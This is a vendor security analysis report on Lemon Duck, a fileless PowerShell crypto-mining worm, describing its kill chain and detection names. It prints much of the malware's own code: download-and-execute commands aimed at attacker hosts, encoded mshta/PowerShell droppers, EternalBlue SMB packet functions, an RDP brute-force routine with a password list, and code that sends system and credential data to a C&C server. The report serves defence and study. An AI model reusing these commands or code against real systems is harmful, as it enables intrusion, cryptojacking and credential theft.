2019. 12. 19

Analysis Report

Sour Lemon Duck

PowerShell Malware Exploiting SMB Vulnerability

AhnLab Security Emergency-response Center(ASEC)

AhnLab

220, Pangyoyeok-ro, Bundang-gu, Seongnam-si, Gyeonggi-do, South Korea

Tel: +82-31-722-8000 | Fax: +82-31-722-8901 | www.ahnlab.com |

Table of Contents

Executive Summary

On November 22nd, 2019, security researchers at AhnLab Security Emergency-response Center (hereinafter ASEC) discovered a new strain of Monero crypto-mining malware, dubbed Lemon Duck. Lemon Duck contains a code “Lemon-Duck-{random}-{random},” which is the origin of its name. Having been found primarily in China, Lemon Duck reached other East Asian countries, including South Korea, in the second half of 2019.

Lemon Duck is a fileless type malware, which utilizes PowerShell to perform malicious attacks. Lemon Duck propagates laterally to other machines in the same networks by exploiting the EternalBlue(MS17-010), the nortorious SMB vulnerability

This analysis report presents thes kill-chain, primary functions, and internal proliferation methods of Lemon Duck in full detail.

Introduction: Lemon Duck

ASEC analysts recently discovered an active distribution of Lemon Duck PowerShell malware. This malware carries out malicious attacks through a multi-layered process, at times utilizing various PowerShell(PS). After entering the system, Lemon Duck propagates internally to machines within the same network by exploiting SMB vulnerabilities(MS17-010) and RDP brute force attacks.

[Figure 1] summarizes Lemon Duck’s kill-chain, and [Table 1] shows the URL information associated with each malware in the attack process.

Once Lemon Duck enters the system, it runs a service by exploiting the SMB vulnerability and registers a PowerShell command in the Windows Scheduled Task. After registration, the PowerShell command downloads and runs a PS script, Powershell_1. This PS script then registers three identical tasks with different URLs to download and run. Then, it proceeds to download and run the next PS script, Powershell_2. The downloaded PS script, Powershell_2, then downloads and runs the third PS script, Powershell_3, to mine crypto-currency and spread to other internal systems within the same network.




Figure 1. Lemon Duck kill-chain

	Malware	Download URL
PowerShell_1	ipc.jsp	http://t.zer2[.]com/ipc.jsp http://t.zer2[.]com/p.html
PowerShell_2	v.js	http://t.zer2[.]com/v.js http://t.awcna[.]com/v.js http://t.amxny[.]com/v.js
PowerShell_3	v.jsp	http://t.zer2[.]com/v.jsp ?...
CoinMiner + PE	m3.bin (x86)	http://down.ackng[.]com/m3.bin
	m6.bin (x64)	http://down.ackng[.]com/m6.bin
PowerShell for Lateral movement	if.bin (PowerShell Script)	http://down.ackng[.]com/if.bin ?ID=...
	wf.cab (Related Module)	http://down.ackng[.]com/wf.cab

Table 1. URLs associated with malware used in Lemon Duck's kill-chain

Analysis on the Malware

1. Malware Functions and Operations

(1) Service dropped in the Scheduled Task

A service with a random name, as shown below in [Table 2], is dropped in the Scheduled Task after Lemon Duck completes its internal proliferation by exploiting the SMB vulnerability.

```
%COMSPEC% /C "netsh.exe firewall add portopening tcp 65529 SDNS&netsh interface portproxy add v4tov4 listenport=65529
connectaddress=1.1.1.1 connectport=53&schtasks /create /ru system /sc MINUTE /mo 10 /tn Rtsa /tr "powershell -nop -ep bypass
-c 'IEX(New-Object System.Net.WebClient).DownloadString(\\\"http://t.zer2.com/ipc.jsp?h\\\")'" /F & echo %%path%%|findstr /i
powershell>nul || (setx path "%path%;c:\windows\system32\WindowsPowershell\v1.0" /m) &schtasks /run /tn Rtsa & ver|findstr "5\.[0-9]\.
[0-9][0-9]*" && (schtasks /create /ru system /sc MINUTE /mo 60 /tn Rtas /tr "mshta http://t.zer2.com/p.html?_%%COMPUTERNAME%%")"
```

Table 2. Service that runs PS commands

After registration, the service registers a firewall policy to open a specific port. Then it drops a task to download the PS script (ipc.js) from the malicious URL. Currently, V3, AhnLab's anti-malware product, detects the files related to this scheduled task using the following alias:

<V3 Product Alias>

- Scheduled job related: JOB/Miner.S1, JOB/Miner.S2

(2) PowerShell script 1

As shown in [Figure 2], the first PS script registers three tasks in the Scheduled Task (② and ③ in [Figure 1]). The three tasks access specific URLs, as highlighted below in [Figure 2]. Although the URLs were not accessible at the time of the analysis, it is assumed to have been in charge of downloading and running the subsequent PS script (PowerShell_2).

Figure 2. The three URLs dropped in Windows Scheduled Task

V3 product detects the files related to PS script1 and the registered tasks using the following aliases:

<V3 Product Alias>

- PowerShell script 1: PS/Miner
- Scheduled job related: JOB/Miner.S3

(3) PowerShell script 2

The second PS script sends the information of the infected PC to the C&C server, as shown in [Figure 3]. Then, it downloads and runs the third PS script (PowerShell_3).




Figure 3. Transmission of information on the infected system and download of the third PS script

V3 product detects files related to PS script2 using the following alias:

<V3 Product Alias>

- PowerShell script2: PS/Obfuscated

(4) PowerShell script 3

The third PS script (v.jsp) reviews the information regarding the infected system, as shown in [Figure 4]. Then, it downloads and runs a specific file accordingly.




Figure 4. Function of v.jsp PS script

V3 product detects files related to PS script3 using the following alias:

<V3 Product Alias>

- PowerShell script 3: PS/Miner

(5) Mining Crypto-Currency and Internal Proliferation

In the last stage, PS command, as shown in [Table 3], is executed to mine crypto-currency, also known as the CoinMiner. The CoinMiner operates within the PS process.

```
powershell -nop -w hidden -ep bypass -c "try{$localMn=$flase;New-Object System.Threading.Mutex($true,'Global\LocalMn',[ref]$localMn)}
catch{};$mp=$env:tmp+'\m6.bin';if(test-path $mp){$con=[System.IO.File]::ReadAllBytes($mp);[System.Security.Cryptography.MD5]:
:Create().ComputeHash($con)|foreach{$s+=$_.ToString('X2')};if($s-ne'a48ea878f703c32ddac33abc6fad70d3'){$con=''}}if(!$con){$con=(New-Object Net.
WebClient)
.downloaddata('http://down.ackng.com/m6.bin?ID=LFCEXS12-NEW&GUID=37383638-3630-4753-4839-303359324D4E&MAC=54:80:28:58:8C:D0&OS=6
.3.9600&BIT=64비트&USER=
LFCEXS12-NEW$&DOMAIN=LFCorp.com&D=&CD=Matrox G200eh3 (HP) WDDM 1.2&MEM=
96&P=1&FI=0&FM=0&IF=1&MF=0&HR=&UP=1457918.691&_T=1574443747.05527');[System.IO.File]::WriteAllBytes($mp,$con)};for($i=0;$i -lt $con.count-
1;$i+=1){if($con[$i] -eq 0x0a){break}};
iex(-join[char[]]$con[0..$i]);Invoke-ReflectivePEInjection -ForceASLR -PEBytes $con[($i+1)..
($con.count)]"
```

Table 3. Crypto-mining PowerShell

At this stage, a file containing a PS script is downloaded and executed within some compromised systems.


```
000092D0  2F 30 6F 2F 76 66 4A 54 2B 54 48 48 36 44 72 72  /0o/vfJT+THH6Drr
000092E0  6E 2F 77 45 3D 27 29 29 29 29 2C 20 5B 49 4F 2E  n/wE='))))), [IO.
000092F0  43 6F 6D 70 72 65 73 73 69 6F 6E 2E 43 6F 6D 70  Compression.Comp
00009300  72 65 73 73 69 6F 6E 4D 6F 64 65 5D 3A 3A 44 65  ressionMode]::De
00009310  63 6F 6D 70 72 65 73 73 29 29 2C 20 5B 54 65 78  compress)), [Tex
00009320  74 2E 45 6E 63 6F 64 69 6E 67 5D 3A 3A 41 53 43  t.Encoding]::ASC
00009330  49 49 29 29 2E 52 65 61 64 54 6F 45 6E 64 28 29  II)).ReadToEnd()
00009340  3B 0D 0A 4D 5A 90 00 03 00 00 00 04 00 00 00 FF  ;..MZ..........ÿ
00009350  FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00  ÿ..¸.......@....
00009360  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00009370  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10  ................
00009380  01 00 00 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD  .....°..´.Í!¸.LÍ
00009390  21 54 68 69 73 20 70 72 6F 67 72 61 6D 20 63 61  !This program ca
000093A0  6E 6E 6F 74 20 62 65 20 72 75 6E 20 69 6E 20 44  nnot be run in D
000093B0  4F 53 20 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00  OS mode....$....
000093C0  00 00 00 45 45 A6 0C 01 24 C8 5F 01 24 C8 5F 01  ...EE¦..$È_.$È_.
```

Figure 5. CoinMiner PE at the end of the PS script

V3 product detects crypto-mining malware using the following aliases:

<V3 Product Alias>

- m3.bin : PS/Miner
- m6.bin : PS/Obfuscated
- x86 miner PE: Malware/Win32.Generic.C3516872
- x64 miner PE: Malware/Win64.Generic.C3519320

2. Lateral Movement

The PS script downloaded from a specific URL (http://down.ackng[.]com/if.bin) can move laterally within the same network. Detailed attack methods utilized for internal proliferation will be introduced.

(1) Proliferation via USB and network exploiting LNK vulnerability (CVE-2017-8464)

The PS script creates “UTFsync\Inf_data” folder on the root directory of a USB flash drive or the network drive. Then, it generates DLL files, such as “blue3.bin” and “blue6.bin,” and a shortcut (LNK) file to run the DLL files within the created folder.

```
namespace USB {
    public class USBLNK {
        public static List < string > blacklist = new List < string > ();
        public static string gb3;
        public static string gb6;
        const string home = "UTFsync";
        const string inf_data = "\\inf_data";
        static public void Main1(string b1, string b2) {
            gb3 = b1;
            gb6 = b2;
            Timer timer = new Timer(ResetBlacklist, null, 10000, 10000);
            while (true) {
                BaseMode();
                Thread.Sleep(5000);
            }
        }
```

Figure 6. Partial code for USB lateral movement exploiting LNK vulnerability (CVE-2017-8464)

The dropped DLL files download the PS code, as shown in [Table 4], from a specific URL (http://t.zer2.com/usb.jsp) and then run it by utilizing the mshta.exe process.

```
mshta vbscript:createobject("wscript.shell").run("powershell -nop -e JABsAGYAPQAkAGUAbgB2ADoAdABtAHAAKwAnAFwAawBkAGwAcwA
5ADIAagBzAGoAcQBzADAALgB1AHMAYgAnADsAaQBmACgAIQAoAFQAZQBzAHQALQBQAGEAdABoACAAJABsAGYAKQApAHsASQBFAFgAK
ABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuA
GwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AdAAuAHoAZQByADIALgBjAG8AbQAvAHUAcwBiAC4AagBzAHAAJw
ApADsAbgBlAHcALQBpAHQAZQBtACAAJABsAGYAIAAtAHQAeQBwAGUAIABmAGkAbABlAH0A",0)(window.close)
```

Table 4. usb.jsp PS

V3 product detects the DLL files by using the following aliases:

<V3 Product Alias>

DLL file for x64 systems (blue6.bin): Trojan/Win64.Injector.C3348350

DLL file for x86 systems (blue3.bin): Trojan/Win32.Agent.C3350818

(2) File generation in Windows Startup and AppData folders

The PS script registers a shortcut (LNK) file in the startup folder to execute the malicious javascript upon reboot.

```
\AppData\Roaming\flashplayer.tmp
\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\FlashPlayer.lnk
```

After the system reboot, a script downloads and runs the first PS script (PowerShell_1), as previously explained.

```
try
{ (new ActiveXObject("WScript.Shell")).Run("ver|findstr "5\. [0 - 9]\. [0 - 9][0 - 9] * " && (mshta http://t.zer2.com/
p.html?_%COMPUTERNAME% && ping localhost && taskkill /f /im mshta.exe) & echo %path%|findstr /i powershell>nul || (setx path " %
path % ; c: \windows\ system32\ WindowsPowershell\ v1 .0 " /m) & powershell -w hidden -ep bypass -c while($True){try{IEX (New-Object
Net.WebClient).downloadstring('http://t.zer2.com/ipc.jsp?l')}catch{Sleep -m 2500000}}", 0, false);
} catch (e) {}
```

Table 5. PS Script (PowerShell_1)

(3) Exploiting EternalBlue SMB vulnerability and service registration

Lemon Duck scans TCP Port 445 by utilizing the PingCastle scanner. It continues to perform attacks by exploiting EternalBlue SMB vulnerability in vulnerable systems.


```
function createSessionAllocNonPaged($target, $size) {$client = n`Ew-O`Blw69jJECT System.Net.Sockets.
TcpClient($target,445)$sock = $client.ClientCL`i`E`Nt_N`EgotiATE($sock) | O`U`T-Null$flags2=16385if (
$size -ge 0xffff){ $reqsize=$size /2}else{$flags2 =49153$reqsize= $size}if($flags2 -eq 49153) {$pkt =
makE`_SmB`1_`FRee_hOlE_SEs`si`on`_P`ACKeT (0x01,0xc0) (0x02,0x00) (0xf0,0xff,0x00,0x00,0x00)}else {$pkt =
 m`AKE_smB1_f`RE`e_hO`l`E_sESsiO`N_P`A`cK`eT (0x01,0x40) (0x02,0x00) (0xf8,0x87,0x00,0x00,0x00)}$sock.
Send($pkt) | OUt-`Nu`LlsMb1_`GEt_R`eSp`ONSE($sock) | oUt`-N`ULlreturn $sock}

function make_smb1_free_hole_session_packet($flags2, $vcnum, $native_os) {[Byte[]] $pkt = 0x00$pkt +=
0x00,0x00,0x51$pkt += 0xff,0x53,0x4D,0x42$pkt += 0x73$pkt += 0x00,0x00,0x00,0x00$pkt += 0x18$pkt +=
$flags2$pkt += 0x00,0x00$pkt += 0x00,0x00,0x00,0x00$pkt += 0x00,0x00,0x00,0x00$pkt += 0x00,0x00$pkt +=
0xff,0xff$pkt += 0x2f,0x4b$pkt += 0x00,0x00$pkt += 0x40,0x00$pkt += 0x0c$pkt += 0xff$pkt += 0x00$pkt +=
0x00,0x00$pkt += 0x00,0xf0$pkt += 0x02,0x00$pkt += $vcnum$pkt += 0x00,0x00,0x00,0x00$pkt += 0x00,0x00$pkt
 += 0x00,0x00,0x00,0x00$pkt += 0x00,0x00,0x00,0x80$pkt += 0x16,0x00$pkt += $native_os$pkt += [Byte[]] (
0x00) * 17return $pkt}

function smb2_grooms($target, $grooms, $payload_hdr_pkt, $groom_socks){for($i =0; $i -lt $grooms; $i++){
$client = neW-o`B`jEct System.Net.Sockets.TcpClient($target,445)$gsock = $client.Client$groom_socks +=
$gsock$gsock.Send($payload_hdr_pkt) | O`Ut-`NuLl}return $groom_socks}

function make_smb2_payload_headers_packet(){[Byte[]] $pkt = [Byte[]](0x00,0x00,0xff,0xf7,0xFE) + [system.
Text.Encoding]::ASCII.GetBytes(('SMB')) + [Byte[]](0x00)*124return $pkt}
```

Figure 7. Partial code for SMB-related function



2019-11-23 16:39:04	c:\windows\system32\windowspowershell\v1.0\powershell.exe	Access network	TCP [Local host : 49178] -> [23.21.72.212 : 443 (https)]
2019-11-23 16:39:25	c:\windows\system32\windowspowershell\v1.0\powershell.exe	Access network	TCP [Local host : 49180] -> [128.199.193.1 : 445 (microsoft-ds)]
2019-11-23 16:39:25	c:\windows\system32\windowspowershell\v1.0\powershell.exe	Access network	TCP [Local host : 49181] -> [128.199.193.2 : 445 (microsoft-ds)]
2019-11-23 16:39:25	c:\windows\system32\windowspowershell\v1.0\powershell.exe	Access network	TCP [Local host : 49182] -> [128.199.193.3 : 445 (microsoft-ds)]
2019-11-23 16:39:25	c:\windows\system32\windowspowershell\v1.0\powershell.exe	Access network	TCP [Local host : 49183] -> [128.199.193.4 : 445 (microsoft-ds)]
2019-11-23 16:39:25	c:\windows\system32\windowspowershell\v1.0\powershell.exe	Access network	TCP [Local host : 49184] -> [128.199.193.5 : 445 (microsoft-ds)]
2019-11-23 16:39:26	c:\windows\system32\windowspowershell\v1.0\powershell.exe	Access network	TCP [Local host : 49185] -> [128.199.193.6 : 445 (microsoft-ds)]

Figure 8. TCP Port 445 Scan

On systems where the attacks were successful, a service is registered, which is the first step in a malware operation. Then, additional attacks begin within the infected system, continuously moving laterally.

(4) Mimikatz module and Pass the Hash attack

The PS script downloads the Mimikatz module from a specific URL (hxxp://down.ackng.com/wf.cab) and uses it to collect user information. Then, based on the collected information, it carries out Pass the Hash(PtH) attacks and brute force attacks. Other than the information collected by the Mimikatz module, it also utilizes hard-coded lists of passwords and NTLM hash for the attacks.

A123456, qwe1234, admin888, 11223344, sq12008, sqlpassword, ABCabc123, Aa12345678, sapassword, abcdefg, abc, sa2008, sql2005, sa123, sa123, asas, as, t5r4e3w2q1, homelesspa, aa123456, charlie, !@#Ga5Rg%^&*, princess, sunshie, dragon, 123456789a, a123456789, qwe123, 1q2w3e4r, 5201314, 123456a, a123456, 112233, 11111111, 88888888, 1234567890, 123123123, we1234aq, qwe1234A, administrator, love, aaaaaa, pass, zxcvbn, 123qwe, fuckyou, 1qaz2wsx, superman, qwertyuiop, baseball, qwerty, password1, qazwsx, hello, master, passw0rd, login, monkey, iloveyou, P@word, P@w0rd, P@SSW0RD, P@SSWORD, p@ssw0rd, P@ssw0rd, P@ssword, p@ssword, abc@123, abcd@1234, abcd1234, abc123, admin, 987654321, 123456789, 87654321, 7654321, 555555, 1111, 888888, 222222, 000000, 121212, 666666, 654321, 111111, 123123, 12345, 1234, 321, 21, 1, welcome, football, 123qwe!@#, Passw0rd, 999999, Admin@123, Abc123, Administrator, Admin123, 1qaz!QAZ, Ab123, 1qaz@WSX, 123!@#qwe, golden, 123@abc, Huawei!123, qwer12345, Aa123456, admin@123, 123.com, PASSWORD, passsword, 123456, saadmin

Table 6. List of hard-coded passwords


```
$mssql_cmd='netsh.exe firewall add portopening tcp 65529 SDNS&netsh interface portproxy add v4tov4 listenport=65529
connectaddress=1.1.1.1 connectport=53&schtasks /create /ru system /sc MINUTE /mo 40 /tn Rtsa /tr "powershell -nop -ep
bypass -e SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABIAG0ALgBOAGUAdAAuAFcAZQBiAEMAbAB
pAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AdAAuAHoAZQByA
DIALgBjAG8AbQAvAG0AcwAuAGoAcwBwACcAKQA=" /F & echo %path%|findstr /i powershell>nul || (setx '+'path "%path%;c:\
windows\system32\WindowsPowershell\v1.0" /m) &schtasks /run /tn Rtsa & whoami|findstr /i "network service"&&(powershell -nop
-ep bypass -e SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABIAG0ALgBOAGUAdAAuAFcAZQBiAEMAbABpAGUAbg
B0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AdAAuAHoAZQByADIALgBjAG8AbQAvAH
YALgBqAHMAcAA/AG0AcwBsAG8AdwAnACkA)'
```

Table 7. List of hard-coded NTLM hash

After a successful remote connection, it executes commands, as shown in [Table 8], downloads PS code from specific URLs (http://t.zer2.com/ms.jsp, http://t.zer2.com/v.jsp), and runs it.

```
$rdp_cmd='cmd.exe /c powershell -nop -e SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABIAG0ALgBOAGUAdAAuA
FcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AdAAuAHoA
ZQByADIALgBjAG8AbQAvAHIAZABwAC4AagBzAHAAJwApAA=='

$rdpo_cmd='cmd.exe /c powershell -nop -e SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABIAG0ALgBOAGUAdAAu
AFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AdAAuAHo
AZQByADIALgBjAG8AbQAvAHIAZABwAG8ALgBqAHMAcAAnACkA'
```

Table 8. Commands sent to the C&C server

(5) RDP brute force attack

URL, downloaded from the Mimikatz module, also downloads the freedrp module to carry out RDP brute force attacks. It scans for open servers using the default RDP Port 3389 and tries to log in using the 'Administrator ID.' The list of hard-coded passwords, as shown in [Table 7], is used during this process.

```
foreach($password in $allpass) {
    write - host "Try pass:$password"
    $flag = (new - object RDP.BRUTE).check($exepath, $currip,
    "administrator", $password, $false) if ($flag - eq 1) {
        try {
            (New - Object Net.WebClient).DownloadString($log_url +
            '/report.json?type=rdp&ip=' + $currip + '&pass=' +
            $password + '&t='
                + $t)
        } catch {}
        write - host "SUCC!!"
        cmdkey / generic: $currip / user: administrator / pass:
        $password mstsc / console / v: $currip / fullscreen start -
         sleep 40 $Console = Get - Process "mstsc" | select - First
         1 $intPtr = $Console.MainWindowHandle[RDP.User32Helper]::
        SetForegroundWindow($intPtr)[RDP.CMD]::runCmd($rdp_code)
        start - sleep 10 cmdkey / delete: $currip $Console | Stop -
         Process - Force
        break;
    }
}
```


Figure 9. Partial code for RDP password input

After a successful login, it sends additional commands, as shown in [Table 9]. Then, it downloads the PS code from a specific URLs (http://t.zer2.com/rdp.jsp, http://t.zer2.com/rdpo.jsp) and runs it. The downloaded PS code, “rdp.jsp” and “rdpo.jsp”, seems to be the same type of PS script as “v.jsp".

\AppData\Roaming\flashplayer.tmp (malicious javascript)
\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\FlashPlayer.lnk (script shortcut)

Table 9. Commands that are transfered after successful RDP attacks

(6) Stealing user information

Apart from the attacks explained above, the infected systems suffer constant system information leak. As shown in [Figure 10], system information, such as the computer name, machine UUID, MAC address, and IP address, is transmitted to the attacker’s C&C along with the data collected by the Mimikatz module.

```
$retry++write - host "reporting"
try {
    $mac = (Get - WmiObject Win32_NetworkAdapterConfiguration | where {
        $_.ipenabled - EQ $true
    }).Macaddress | select - object - first 1 $guid = (get - wmiobject
    Win32_ComputerSystemProduct).UUID $comp_name = $env: COMPUTERNAME $wf = test - path
     $env: tmp\ wfreerdp.exe $mf = test - path $env: tmp\ mimi.dat(New - Object Net.
    WebClient).DownloadString($log_url + '/log.json?V=0.1&ID=' + $comp_name + '&GUID='
    + $guid + '&MAC=' + $mac + '&retry=' + $retry + '&pc1=' + $portopen[1].count +
    '&pc2=' + $ms_portopen[1].count + '&pc3=' + $old_portopen[1].count + '&pc4=' +
    $rdp_portopen[1].count + '&pci=' + $ipaddrs_i.count + '&pco=' + $ipaddrs_o.count +
    '&pcb=' + $global: ipaddrs_b + '&mi=' + ($getpasswd - join "^^") + '&wf=' + [Int]
    $wf + '&mf=' + [Int] $mf)
} catch {}
```

Figure 10. Partial code related to the system information leak of infected systems

Conclusion

Lemon Duck PowerShell malware, exploiting the notorious SMB vulnerability (MS17-010), has recently begun to spread in South Korea. Attacks exploiting the SMB vulnerability have increased during the past year, despite the effort of cybersecurity vendors, such as AhnLab.

The key to prevention lies within up-to-date security patches across all systems. In that sense, AhnLab provides AhnLab Patch Management, a patch management solution based on AhnLab EPP (Endpoint Security Platform), for easy application and management of security patches to effectively deal with SMB vulnerabilities.

Fileless-type PowerShell malware, such as Lemon Duck, are exponentially increasing. It is essential to detect these type of malware using behavioral-based detection instead of signature-based. Therefore, it is highly recommended that you enable the “behavioral detection” feature at all times for quick and efficient response.

